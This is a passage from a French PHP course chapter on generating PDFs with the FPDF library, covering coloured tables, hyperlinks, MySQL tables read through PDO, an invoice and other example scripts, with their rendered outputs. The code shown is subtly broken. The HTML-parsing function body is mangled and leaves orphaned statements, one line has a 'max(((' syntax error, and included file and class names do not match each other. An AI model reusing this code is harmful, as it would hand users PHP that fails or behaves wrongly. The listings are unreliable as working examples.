    // --- Affichage de l'entête, texte centré ---  
    for($i=0;$i<count($TabEntete);$i++)  
        $this->Cell($TabLargeursCol[$i],7,$TabEntete[$i],1,0,'C',true);  
}
```

```
// --- Saut de ligne ---
$this->Ln();
// --- Modification des couleurs et de la police ---
// --- Rouge=224, Vert=235, Bleu=255 ---
$this->SetFillColor(224,235,255);
// --- texte noir ---
$this->SetTextColor(0);
// --- Police Normale ---
$this->SetFont('');
// --- Affichage des données ---
// --- par défaut on ne remplit pas le fond de la cellule ---
$remplissage = false;
// --- Boucle d'affichage des lignes du tableau ---
foreach($donnee as $ligne)
{
    $this-
>Cell($TabLargeursCol[0],$hauteur,utf8_decode($ligne[0]),'LR',0,'L',$remplissage);
    $this-
>Cell($TabLargeursCol[1],$hauteur,utf8_decode($ligne[1]),'LR',0,'L',$remplissage);
    $this->Cell($TabLargeursCol[2],$hauteur,number_format($ligne[2],0,',',''),'LR',0,'R',$remplissage);
    $this->Cell($TabLargeursCol[3],$hauteur,number_format($ligne[3],0,',',''),'LR',0,'R',$remplissage);
    // --- Saut de ligne ---
    $this->Ln();
    // --- A chaque ligne on change la valeur booléenne du remplissage ---
    // --- ainsi une ligne sur deux est colorée ---
    $remplissage = !$remplissage;
}
// --- Trait de terminaison ---
// --- bordure : T : haut (Topic) ---
$this->Cell(array_sum($TabLargeursCol),0,'','T');
}
}
// -----
// --- Génération du PDF -----
// -----
// --- création de l'objet ---
$pdf = new PDF();
// --- Titres des colonnes ---
$TabEntete = array('Pays', 'Capitale', utf8_decode('Superficie (km2)'), 'Pop. (milliers)');
// --- Chargement des données ---
$donnee = $pdf->ChargementDonnees('FICHIERS/fpdf_ex05_Pays.txt');
// --- sélection de la police de caractères ---
$pdf->SetFont('Arial','',14);
// --- ajout d'une nouvelle page ---
$pdf->AddPage();
$pdf->AfficheTabStandard($TabEntete,$donnee);
// --- ajout d'une nouvelle page ---
$pdf->AddPage();
$pdf->AfficheTabAmeliore($TabEntete,$donnee);
// --- ajout d'une nouvelle page ---
$pdf->AddPage();
$pdf->AfficheTabCouleur($TabEntete,$donnee);
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Tableau_Pays.pdf ---
$pdf->Output('Tableau_Pays.pdf','I');
?>
```



Voici les trois pages générées par son exécution :

Pays	Capitale	Superficie (km <sup>2</sup> )	Pop. (milliers)
Allemagne	Berlin	357022	82057
Autriche	Vienne	83859	8075
Belgique	Bruxelles	30518	10192
Danemark	Copenhague	43094	5295
Espagne	Madrid	504790	39348
Finlande	Helsinki	304529	5147
France	Paris	543965	58728
Grèce	Athènes	131625	10511
Irlande	Dublin	70723	3694
Italie	Rome	301316	57563
Luxembourg	Luxembourg	2586	424
Pays-Bas	Amsterdam	41526	15654
Portugal	Lisbonne	91906	9957
Royaume-Uni	Londres	243820	58862
Suède	Stockholm	410934	8839

Pays	Capitale	Superficie (km <sup>2</sup> )	Pop. (milliers)
Allemagne	Berlin	357 022	82 057
Autriche	Vienne	83 859	8 075
Belgique	Bruxelles	30 518	10 192
Danemark	Copenhague	43 094	5 295
Espagne	Madrid	504 790	39 348
Finlande	Helsinki	304 529	5 147
France	Paris	543 965	58 728
Grèce	Athènes	131 625	10 511
Irlande	Dublin	70 723	3 694
Italie	Rome	301 316	57 563
Luxembourg	Luxembourg	2 586	424
Pays-Bas	Amsterdam	41 526	15 654
Portugal	Lisbonne	91 906	9 957
Royaume-Uni	Londres	243 820	58 862
Suède	Stockholm	410 934	8 839

Pays	Capitale	Superficie (km <sup>2</sup> )	Pop. (milliers)
Allemagne	Berlin	357 022	82 057
Autriche	Vienne	83 859	8 075
Belgique	Bruxelles	30 518	10 192
Danemark	Copenhague	43 094	5 295
Espagne	Madrid	504 790	39 348
Finlande	Helsinki	304 529	5 147
France	Paris	543 965	58 728
Grèce	Athènes	131 625	10 511
Irlande	Dublin	70 723	3 694
Italie	Rome	301 316	57 563
Luxembourg	Luxembourg	2 586	424
Pays-Bas	Amsterdam	41 526	15 654
Portugal	Lisbonne	91 906	9 957
Royaume-Uni	Londres	243 820	58 862
Suède	Stockholm	410 934	8 839

#### 12.5.2.4.6 Affichage de liens hypertextes

Le programme `fpdf_ex06_liens.php` est une adaptation du tutoriel N°6 fourni avec FPDF. Il présente un fichier PDF ayant des liens hypertexte cliquables. Voici son code :

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- classe PDF dérivée de FPDF ---
class PDF extends FPDF
{
    var $Gras;
    var $Italique;
    var $Souligne;
    var $HREF;
    // --- Constructeur ---
    function PDF($orientation='P', $unit='mm', $size='A4')
    {
        // --- Appel au constructeur parent ---
        $this->FPDF($orientation,$unit,$size);
        // Initialisation
        $this->Gras      = 0 ;
        $this->Italique  = 0 ;
        $this->Souligne  = 0 ;
        $this->HREF      = '' ;
    }
    // --- Ecriture HTML ---
    function EcrireHTML($TexteHTML)
    {
        // --- Analyseur HTML ---
        $TexteHTML = str_replace("\n",' ',$TexteHTML);
        $a = preg_split('/<(.*)>/U',$TexteHTML,-1,PREG_SPLIT_DELIM_CAPTURE);
        foreach($a as $i=>$e)
        {
            if ($e[0] == '<')
                $TexteHTML = $TexteHTML . $e;
            else
                $TexteHTML = $TexteHTML . $e[0];
        }
    }
}
```

```
if($i%2==0)
{
    // Texte
    if($this->HREF)
        $this->AfficheLien($this->HREF,$e);
    else
        $this->Write(5,$e);
}
else
{
    // Balise
    if($e[0]== '/')
        $this->FermerBalise(strtoupper(substr($e,1)));
    else
    {
        // Extraction des attributs
        $a2 = explode(' ', $e);
        $tag = strtoupper(array_shift($a2));
        $attr = array();
        foreach($a2 as $v)
        {
            if(preg_match('/([=]*)=[ "\']?([^\'"]*)/', $v, $a3))
                $attr[strtoupper($a3[1])] = $a3[2];
        }
        $this->OuvrirBalise($tag, $attr);
    }
}
// --- Change le style selon la balise ouvrante HTML ---
function OuvrirBalise($tag, $attr)
{
    // Balise ouvrante
    if($tag=='B' || $tag=='I' || $tag=='U')
        $this->AffecteStyle($tag, true);
    if($tag=='A')
        $this->HREF = $attr['HREF'];
    if($tag=='BR')
        $this->Ln(5);
}
// --- Change le style selon la balise fermante HTML ---
function FermerBalise($tag)
{
    // Balise fermante
    if($tag=='B' || $tag=='I' || $tag=='U')
        $this->AffecteStyle($tag, false);
    if($tag=='A')
        $this->HREF = '';
}
// --- Change le style ---
function AffecteStyle($tag, $enable)
{
    // Modifie le style et sélectionne la police correspondante
    $this->$tag += ($enable ? 1 : -1);
    $style = '';
    foreach(array('B', 'I', 'U') as $s)
    {
        if($this->$s>0)
            $style .= $s;
    }
    $this->SetFont('',$style);
}
// --- Affichage Lien ---
function AfficheLien($URL, $txt)
```

```
{  
    // Place un lien hypertexte  
    $this->SetTextColor(0,0,255);  
    $this->AffecteStyle('U',true);  
    $this->Write(5,$txt,$URL);  
    $this->AffecteStyle('U',false);  
    $this->SetTextColor(0);  
}  
}  
// --- texte HTML à interpréter ---  
$TexteHTML = utf8_decode('Vous pouvez maintenant imprimer facilement du texte  
mélangeant différents styles : <b>gras</b>,  
<i>italique</i>, <u>souligné</u>, ou <b><i><u>tous à la  
fois</u></i></b> !<br><br>Vous pouvez aussi  
insérer des liens sous forme textuelle, comme <a  
href="http://www.fpdf.org">www.fpdf.org</a>, ou bien  
sous forme d\'image : cliquez sur le logo.' );  
// -----  
// --- Génération du PDF -----  
// -----  
// --- création de l'objet ---  
$pdf = new PDF();  
// --- Première page ---  
$pdf->AddPage();  
// --- chargement de la police ---  
$pdf->AddFont('Verdana','','Verdana.php');  
$pdf->AddFont('Verdana','B','VerdanaB.php');  
$pdf->AddFont('Verdana','I','VerdanaI.php');  
$pdf->AddFont('Verdana','BI','VerdanaBI.php');  
// --- sélection de la police ---  
$pdf->SetFont('Verdana','',20);  
// --- affichage d'un texte ---  
$pdf->Write(5,utf8_decode('Pour découvrir les nouveautés de ce tutoriel,  
cliquez '));  
$pdf->SetFont('','U');  
// --- Ajout d'une redirection vers un lien interne au document ---  
$LienInterne = $pdf->AddLink();  
// --- le texte ICI est cliquable ---  
$pdf->Write(5,'ici',$LienInterne);  
// --- positionnement en style de police Normal ---  
$pdf->SetFont('');  
// --- Seconde page ---  
$pdf->AddPage();  
// --- définit la position du lien interne ---  
$pdf->SetLink($LienInterne);  
// --- définit une image cliquable ---  
$pdf->Image('IMAGES/LogoPHP.png',10,12,30,0,'','http://www.fpdf.org');  
$pdf->SetLeftMargin(45);  
$pdf->SetFont(14);  
$pdf->EcrireHTML($TexteHTML);  
// --- Envoie le document au navigateur (I) ---  
// --- en cas de téléchargement, le nom du fichier ---  
// --- est Liens.pdf ---  
$pdf->Output('Liens.pdf','I');  
?>
```

Voici les deux pages générées par son exécution. Sur la première page le mot « ICI » est cliquable et renvoi sur la seconde page. Sur la seconde page, le login ainsi que l'URL son cliquables et renvoient vers le site Web de FPDF :

Pour découvrir les nouveautés de ce tutoriel, cliquez [ICI](#)



Vous pouvez maintenant imprimer facilement du texte mélangeant différents styles : **gras**, *italique*, souligné, ou **tous à la fois** !

Vous pouvez aussi insérer des liens sous forme textuelle, comme [www.fpdf.org](http://www.fpdf.org), ou bien sous forme d'image : cliquez sur le logo.

#### 12.5.2.4.7 Affichage de tables MySQL

Le programme `fpdf_ex07_SQL.php` et `fpdf_ex07_SQL_sprop.php` sont une adaptation des programmes proposés dans la section « Scripts » du site [www.fpdf.org](http://www.fpdf.org) par Carlos Vásquez Sáez.

Ils présentent un affichage sous la forme d'un tableau PDF d'une table MySQL, avec ou sans mise en forme.

La base de données est « CoursPHP » et la table « personnes ».

Un premier appel à la méthode « `Table` » affiche toutes les entrées de la table « personnes ».

```
$pdf->Table('select * from personnes');
```

Un deuxième appel à la méthode « `Table` », affiche les seules colonnes sélectionnées, avec une mise en forme et un coloriage des lignes :

```
$pdf->AjoutColonne('Age',20,'Age','C');
$pdf->AjoutColonne('Nom',50,'Nom de Naissance');
$pdf->AjoutColonne('Prenom',40,utf8_decode('Prénoms'),'R');
$proprietes=array('EnteteCouleur'=>array(255,150,100),
                  'couleur1'=>array(210,245,255),
                  'couleur2'=>array(255,255,210),
                  'decalage'=>1);
$pdf->Table('select Nom,Prenom,Age from personnes order by Age DESC limit 0,20',$proprietes);
```

Voici le code de `fpdf_ex07_SQL.php` :

```
<?php
require('fpdf_ex07_SQL_sprop.php');
include './INCLUDE/MySQL_include_param_db.php';
// --- classe PDF dérivée de PDF_SQL_Table ---
class PDF extends PDF_SQL_Table
{
    function Header()
    {
        //Titre
        $this->SetFont('Arial','','18');
```

```

    $this->Cell(0,6,'Liste des personnes',0,1,'C');
    $this->Ln(10);
    // --- Imprime l'en-tête du tableau si nécessaire ---
    parent::Header();
}
}
try
{
    // === connexion de la base de données ===
    $bdd = new
    PDO($TYPE_DB." :host=". $SERVEUR ." ;dbname=". $BASEDD,$LOGIN_ADM,$MDP_ADM,
        array(PDO::ATTR_PERSISTENT => true));
    // --- définition du codage en UTF8 ---
    $bdd->exec("SET CHARACTER SET utf8");
    // --- création du PDF ---
    $pdf=new PDF();
    // --- ajout d'une page ---
    $pdf->AddPage();
    // --- Premier tableau : imprime toutes les colonnes de la requête ---
    $pdf->Table('select * from personnes');
    // --- ajout d'une page ---
    $pdf->AddPage();
    // --- Second tableau : définit les 3 colonnes à afficher ---
    $pdf->AjoutColonne('Age',20,'Age','C');
    $pdf->AjoutColonne('Nom',50,'Nom de Naissance');
    $pdf->AjoutColonne('Prenom',40,utf8_decode('Prénoms'),'R');
    $proprietes=array('EnteteCouleur'=>array(255,150,100),
        'couleur1'=>array(210,245,255),
        'couleur2'=>array(255,255,210),
        'decalage'=>1);
    $pdf->Table('select Nom,Prenom,Age from personnes order by Age DESC limit
0,20',$proprietes);
    // --- Envoie le document au navigateur (I) ---
    // --- en cas de téléchargement, le nom du fichier ---
    // --- est Table_MySQL.pdf ---
    //$pdf->Output();
    $pdf->Output('Table_MySQL.pdf','I');
}
catch(Exception $e)
{
    echo "<fieldset>";
    echo "<legend>Erreur :</legend>";
    echo 'Erreur : '.$e->getMessage();
    echo "</fieldset>";
}
?>

```

Voici le code de fpdf\_ex07\_SQL\_sprog.php contenant la classe PDF\_MySQL\_Table :

```

<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- classe PDF_MySQL_Table dérivée de FPDF ---
// --- classe de gestion de requêtes SQL en PDF ---
class PDF_MySQL_Table extends FPDF
{
    var $TraitementTable=false;
    var $LesColonnes=array();
    var $TableX;
    var $EnteteCouleur;
    var $LigneCouleurs;
    var $CouleurIndex;
    var $tab_donnees=array();
    var $nom_colonnes=array();
    // --- Affichage de l'en-tête du tableau ---

```

```
function Entete()
{
    if($this->TraitementTable)
        $this->TableEntete();
}
function TableEntete()
{
    $this->SetFont('Arial','B',12);
    $this->SetX($this->TableX);
    $remplissage=!empty($this->EnteteCouleur);
    if($remplissage)
        $this->SetFillColor($this->EnteteCouleur[0],$this->EnteteCouleur[1],$this->EnteteCouleur[2]);
    foreach($this->LesColonnes as $colonne)
        $this->Cell($colonne['w'],6,$colonne['c'],1,0,'C',$remplissage);
    $this->Ln();
}
// --- Affichage des lignes du tableau ---
function Ligne($donnee)
{
    $this->SetX($this->TableX);
    $ci=$this->CouleurIndex;
    $remplissage=!empty($this->LigneCouleurs[$ci]);
    if($remplissage)
        $this->SetFillColor($this->LigneCouleurs[$ci][0],$this->LigneCouleurs[$ci][1],$this->LigneCouleurs[$ci][2]);
    foreach($this->LesColonnes as $colonne)
    {
        $this-
>Cell($colonne['w'],5,$donnee[$colonne['f']],1,0,$colonne['a'],$remplissage);
    }
    $this->Ln();
    $this->CouleurIndex=1-$ci;
}

// --- Calcule les largeurs des colonnes ---
function CalculeLargeurs($largeur,$alignement)
{
    $TableLargeur=0;
    foreach($this->LesColonnes as $i=>$colonne)
    {
        $w=$colonne['w'];
        if($w==-1)
            $w=$largeur/count($this->LesColonnes);
        elseif(substr($w,-1)=='%')
            $w=$w/100*$largeur;
        $this->LesColonnes[$i]['w']=$w;
        $TableLargeur+=$w;
    }
    // --- Calcule l'abscisse du tableau ---
    if($alignement=='C')
        $this->TableX=max((($this->w-$TableLargeur)/2,0);
    elseif($alignement=='R')
        $this->TableX=max($this->w-$this->rMargin-$TableLargeur,0);
    else
        $this->TableX=$this->lMargin;
}
// --- ajoute une colonne au tableau ---
function AjoutColonne($nomchamp=-1,$largeur=-1,$legende='',$alignement='L')
{
    if($nomchamp==-1)
    {
        $numchamp=count($this->LesColonnes);
        $nomchamp=$this->nom_colonnes[$numchamp];
        $this->LesColonnes[$nomchamp]=array(
            'w'=>$largeur,
            'c'=>$numchamp,
            'f'=>$nomchamp,
            'a'=>$alignement,
            'legende'=>$legende
        );
        $this->nom_colonnes[$numchamp]=$nomchamp;
    }
}
```

```
        }
        $this-
>LesColonnes[] = array('f'=>$nomchamp, 'c'=>$legende, 'w'=>$largeur, 'a'=>$alignement);
    }
    // --- création du tableau ---
    function Table($RequeteSQL,$proprietes=array())
    {
        global $bdd;
        $reponse = $bdd->query($RequeteSQL);
        // --- traitement des erreurs de retour sur la requête ---
        if (! $reponse)
            throw new Exception('Problème de requête sur la table.');
        // ---retourne un tableau associatif ---
        $reponse->setFetchMode(PDO::FETCH_ASSOC);
        // --- boucle de traitement de chaque personne ---
        $this->tab_donnees=$reponse->fetchAll();
        $this->nom_colonnes=array_keys($this->tab_donnees[0]);
        // --- Ajoute toutes les colonnes si aucune n'a été définie ---
        if(count($this->LesColonnes)==0)
        {
            $NbColonnes=$reponse->columnCount();
            for($i=0;$i<$NbColonnes;$i++)
                $this->AjoutColonne();
        }
        // --- Détermine les noms des colonnes si non spécifiés ---
        foreach($this->LesColonnes as $i=>$colonne)
        {
            if($colonne['c']=='')
            {
                if(is_string($colonne['f']))
                {
                    $this->LesColonnes[$i]['c']=ucfirst($colonne['f']);
                }
                else
                {
                    $this->LesColonnes[$i]['c']=ucfirst($this->nom_colonnes[$i]);
                    $this->nom_colonnes=array_keys($this->tab_donnees[0]);
                }
            }
        }
        // --- Traitement des propriétés ---
        if(!isset($proprietes['largeur']))
            $proprietes['largeur']=0;
        if($proprietes['largeur']==0)
            $proprietes['largeur']=$this->w-$this->lMargin-$this->rMargin;
        if(!isset($proprietes['align']))
            $proprietes['align']='C';
        if(!isset($proprietes['decalage']))
            $proprietes['decalage']=$this->cMargin;
        $cMargin=$this->cMargin;
        $this->cMargin=$proprietes['decalage'];
        if(!isset($proprietes['EnteteCouleur']))
            $proprietes['EnteteCouleur']=array();
        $this->EnteteCouleur=$proprietes['EnteteCouleur'];
        if(!isset($proprietes['couleur1']))
            $proprietes['couleur1']=array();
        if(!isset($proprietes['couleur2']))
            $proprietes['couleur2']=array();
        $this-
>LigneCouleurs=array($proprietes['couleur1'],$proprietes['couleur2']);
        // --- Calcule les largeurs des colonnes ---
        $this->CalculeLargeurs($proprietes['largeur'],$proprietes['align']);
        //Imprime l'en-tête
```

```
$this->TableEntete();
//--- Affiche les lignes ---
$this->SetFont('Arial','',11);
$this->CouleurIndex=0;
$this->TraitementTable=true;
foreach($this->tab_donnees as $index => $UneLigneDeDonnees)
    $this->Ligne($UneLigneDeDonnees);
$this->TraitementTable=false;
$this->cMargin=$cMargin;
$this->LesColonnes=array();
}
}
?>
```

Voici le code de `MySQL_include_param_dbb.php` contenant les paramètres de connexion à la base de données MySQL.

```
<?php
// --- paramètres de connexion à la base de données ---
$TYPE_DBB="mysql";
$SERVEUR="localhost";
$BASEDD="CoursPHP";
$LOGIN_ADM="personnesadm";
$MDP_ADM="xxxx";
?>
```

Les « xxxx » doivent être remplacés par le mot de passe du compte de l'utilisateur « personnesadm ».

Voici les deux pages résultantes de l'exécution du programme `fpdf_ex07_SQL.php`.

ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUENOD	FREDERIC	25
9	JACQUENOD	LAURENCE	24
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPOND	PIERRE-ANDRE	44
16	MARTIN	ALBERT	25
17	LEMY	KEVIN	25
18	KACZMA	SYLVIE-SAMANTHA	52
19	DUPONT-DE-NEMOURS	JEAN-CHARLES	28
20	DE-LA-HAYE	MARC-ANTOINE	45
21	LAFORTY	CLAUDE	55

Liste des personnes		
Age	Nom de Naissance	Prénoms
110	DE-LA-FONTAINE	JEAN
56	MARTIN	PIERRE
56	LEVY	SAMUEL
55	LAFORTY	CLAUDE
54	JACQUEENOD	JEAN-CHRISTOPHE
54	LABONNE-JAYAT	OLIVIER
52	KACZMA	SYLVIE-SAMANTHA
45	DE-LA-HAYE	MARC-ANTOINE
44	MURCIAN	CAROLE
44	DUPOND	PIERRE-ANDRE
28	DUPONT	JEAN
28	DUPONT-DE-NEMOURS	JEAN-CHARLES
27	DE-LA-RUE	JEAN-CHRISTOPHE
27	MARTIN	PIERRE-David
25	LERY	JEAN-MICHEL
25	JACQUEENOD	FREDERIC
25	DE-LA-RUE	LAURENCE
25	MARTIN	ALBERT
25	LEMY	KEVIN
24	JACQUEENOD	LAURENCE

#### 12.5.2.4.8 Affichage d'une Facture

`fpdf_ex15_facture_invoice.php` et `fpdf_ex15_facture_invoice_sprog.php` : ces programmes génèrent un devis ou une facture. Ils sont proposés par Xavier Nicolay.

Voici le résultat de leur exécution :

<b>MaSociete</b> MonAdresse 75000 PARIS R.C.S. PARIS B 000 000 007 Capital : 18000 €	<b>Devis EN €N° : TEMPO</b>																																													
	<table border="1"> <tr> <td>PAGE</td> <td>DATE</td> <td>CLIENT</td> </tr> <tr> <td>1</td> <td>03/12/2003</td> <td>CL01</td> </tr> </table>	PAGE	DATE	CLIENT	1	03/12/2003	CL01																																							
PAGE	DATE	CLIENT																																												
1	03/12/2003	CL01																																												
	<p>Société XXX M. DUPONT 3ème étage 33, rue d'ailleurs 75000 PARIS</p>																																													
<table border="1"> <tr> <td><b>MODE DE REGLEMENT</b> Chèque à réception de facture</td> <td><b>DATE D'ECHENANCE</b> 03/09/2015</td> <td><b>TVA Intracommunautaire</b> FR888777666</td> </tr> </table> <p>Références : Devis ... du ....</p> <table border="1"> <thead> <tr> <th>REFERENCE</th> <th>DESIGNATION</th> <th>QUANTITE</th> <th>P.U. HT</th> <th>MONTANT H.T.</th> <th>TVA</th> </tr> </thead> <tbody> <tr> <td>REF1</td> <td>Carte Mère Asus P9X79 WS Processeur Intel Core i7 2,8Ghz 8Go SDRAM, 500 Go SSD, Chipset Intel X79</td> <td>1</td> <td>600.00</td> <td>600.00</td> <td>1</td> </tr> <tr> <td>REF2</td> <td>Câble USB</td> <td>1</td> <td>10.00</td> <td>60.00</td> <td>1</td> </tr> </tbody> </table> <p>Remarque : Avec un acompte, svp...</p> <table border="1"> <tr> <th>BASES HT</th> <th>REMISE</th> <th>MT TVA</th> <th>% TVA</th> <th>PORT</th> <th>TOTAUX</th> </tr> <tr> <td>1 610.00</td> <td>61.00</td> <td>107.60</td> <td>19.60</td> <td>HT : 610.00 TVA : 118.40 TTC : 728.40</td> <td>H.T. : 557.36 T.V.A. : 109.24</td> </tr> </table> <table border="1"> <tr> <td>TOTAL TTC</td> <td>EUROS</td> <td>FRANCS</td> </tr> <tr> <td>666.60</td> <td>4372.64</td> <td></td> </tr> <tr> <td>ACOMPTE</td> <td>99.99</td> <td>655.89</td> </tr> <tr> <td>NET A PAYER</td> <td>566.61</td> <td>3716.74</td> </tr> </table>		<b>MODE DE REGLEMENT</b> Chèque à réception de facture	<b>DATE D'ECHENANCE</b> 03/09/2015	<b>TVA Intracommunautaire</b> FR888777666	REFERENCE	DESIGNATION	QUANTITE	P.U. HT	MONTANT H.T.	TVA	REF1	Carte Mère Asus P9X79 WS Processeur Intel Core i7 2,8Ghz 8Go SDRAM, 500 Go SSD, Chipset Intel X79	1	600.00	600.00	1	REF2	Câble USB	1	10.00	60.00	1	BASES HT	REMISE	MT TVA	% TVA	PORT	TOTAUX	1 610.00	61.00	107.60	19.60	HT : 610.00 TVA : 118.40 TTC : 728.40	H.T. : 557.36 T.V.A. : 109.24	TOTAL TTC	EUROS	FRANCS	666.60	4372.64		ACOMPTE	99.99	655.89	NET A PAYER	566.61	3716.74
<b>MODE DE REGLEMENT</b> Chèque à réception de facture	<b>DATE D'ECHENANCE</b> 03/09/2015	<b>TVA Intracommunautaire</b> FR888777666																																												
REFERENCE	DESIGNATION	QUANTITE	P.U. HT	MONTANT H.T.	TVA																																									
REF1	Carte Mère Asus P9X79 WS Processeur Intel Core i7 2,8Ghz 8Go SDRAM, 500 Go SSD, Chipset Intel X79	1	600.00	600.00	1																																									
REF2	Câble USB	1	10.00	60.00	1																																									
BASES HT	REMISE	MT TVA	% TVA	PORT	TOTAUX																																									
1 610.00	61.00	107.60	19.60	HT : 610.00 TVA : 118.40 TTC : 728.40	H.T. : 557.36 T.V.A. : 109.24																																									
TOTAL TTC	EUROS	FRANCS																																												
666.60	4372.64																																													
ACOMPTE	99.99	655.89																																												
NET A PAYER	566.61	3716.74																																												

#### 12.5.2.4.9 Autres exemples

Nous présentons ici quelques autres exemples de script proposés dans la section « Scripts » du site [www.fpdf.org](http://www.fpdf.org).

##### 12.5.2.4.9.1 Génération de codes barres

`fpdf_ex08_Codesbarres_EAN13.php` et `fpdf_ex08_Codesbarres_EAN13_sprog.php` : ces programmes de génération de codes barres sont proposés par Olivier.

Voici le résultat de leur exécution :



1234567890128

##### 12.5.2.4.9.2 Affichage des tables de caractères

`fpdf_ex09_fontdump.php` : ce programme d'affichage des polices de caractères est proposé par Olivier.


Voici une des trois pages résultant de son exécution :

Arial				
32 :	77 : M	122 : z	167 : §	212 : Ö
33 : !	78 : N	123 : {	168 : "	213 : Ö
34 : "	79 : O	124 : l	169 : ©	214 : Ö
35 : #	80 : P	125 : }	170 : ^a	215 : x
36 : \$	81 : Q	126 : ~	171 : «	216 : Ø
37 : %	82 : R	127 : •	172 : ¬	217 : Ù
38 : &	83 : S	128 : €	173 : -	218 : Ù
39 : '	84 : T	129 : •	174 : ®	219 : Ù
40 : (	85 : U	130 : ,	175 : ^	220 : Ù
41 : )	86 : V	131 : f	176 : °	221 : Ý
42 : *	87 : W	132 : „	177 : ±	222 : þ
43 : +	88 : X	133 : ...	178 : ^2	223 : ß
44 : ,	89 : Y	134 : †	179 : ^3	224 : à
45 : -	90 : Z	135 : ‡	180 : '	225 : á
46 : .	91 : [	136 : ^	181 : µ	226 : â
47 : /	92 : \	137 : %o	182 : ¶	227 : á
48 : 0	93 : ]	138 : Š	183 : ..	228 : ä
49 : 1	94 : ^	139 : <	184 : ,	229 : á
50 : 2	95 : ^	140 : œ	185 : †	230 : æ
51 : 3	96 : ^	141 : •	186 : °	231 : ç
52 : 4	97 : a	142 : ž	187 : »	232 : e
53 : 5	98 : b	143 : •	188 : ^4	233 : é
54 : 6	99 : c	144 : •	189 : ^½	234 : ê
55 : 7	100 : d	145 : ^	190 : ^¾	235 : ë
56 : 8	101 : e	146 : ^	191 : ^	236 : i
57 : 9	102 : f	147 : ^"	192 : Å	237 : í
58 : :	103 : g	148 : ^"	193 : Á	238 : î
59 : ;	104 : h	149 : •	194 : Â	239 : ï
60 : <	105 : i	150 : ^-	195 : Ä	240 : ð
61 : =	106 : j	151 : ^-	196 : Ä	241 : ñ
62 : >	107 : k	152 : ^~	197 : Å	242 : ð
63 : ?	108 : l	153 : ™	198 : Æ	243 : ó
64 : @	109 : m	154 : š	199 : Ç	244 : ô
65 : A	110 : n	155 : ^o	200 : É	245 : ô
66 : B	111 : o	156 : œ	201 : É	246 : ö
67 : C	112 : p	157 : •	202 : É	247 : ÷
68 : D	113 : q	158 : ž	203 : È	248 : ø
69 : E	114 : r	159 : Ý	204 : ï	249 : ù
70 : F	115 : s	160 : ^	205 : í	250 : ú
71 : G	116 : t	161 : j	206 : î	251 : û
72 : H	117 : u	162 : ¢	207 : î	252 : ü
73 : I	118 : v	163 : £	208 : Đ	253 : ý
74 : J	119 : w	164 :¤	209 : Ñ	254 : þ
75 : K	120 : x	165 : ¥	210 : Ò	255 : ÿ
76 : L	121 : y	166 : ¡	211 : Ó	

#### 12.5.2.4.9.3 Affichage de formes graphiques

[fpdf\\_ex10\\_ellipse.php](#) et [fpdf\\_ex10\\_ellipse\\_sprog.php](#) : ces programmes génèrent une ellipse. Ils sont proposés par Olivier.

Voici le résultat de leur exécution :




[fpdf\\_ex11\\_rectangle\\_arroindi.php](#) et [fpdf\\_ex11\\_rectangle\\_arroindi\\_sprog.php](#) : ces programmes génèrent une ellipse. Ils sont proposés par Maxime Delorme.

Voici le résultat de leur exécution :



[fpdf\\_ex17\\_diagrammes\\_secteurs.php](#), [fpdf\\_ex17\\_diagrammes\\_sprog.php](#) et [fpdf\\_ex17\\_sector\\_sprog.php](#) : ces programmes génèrent des diagrammes et des secteurs. Ils sont proposés par Pierre Marletta.

Voici le résultat de leur exécution :



#### 12.5.2.4.9.4 Affichage de filigrane

[fpdf\\_ex12\\_filigrane.php](#) et [fpdf\\_ex12\\_filigrane\\_rotation\\_sprog.php](#) : ces programmes génèrent un filigrane en travers d'un texte. Ils sont proposés par Ivan.

Voici le résultat de leur exécution :

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

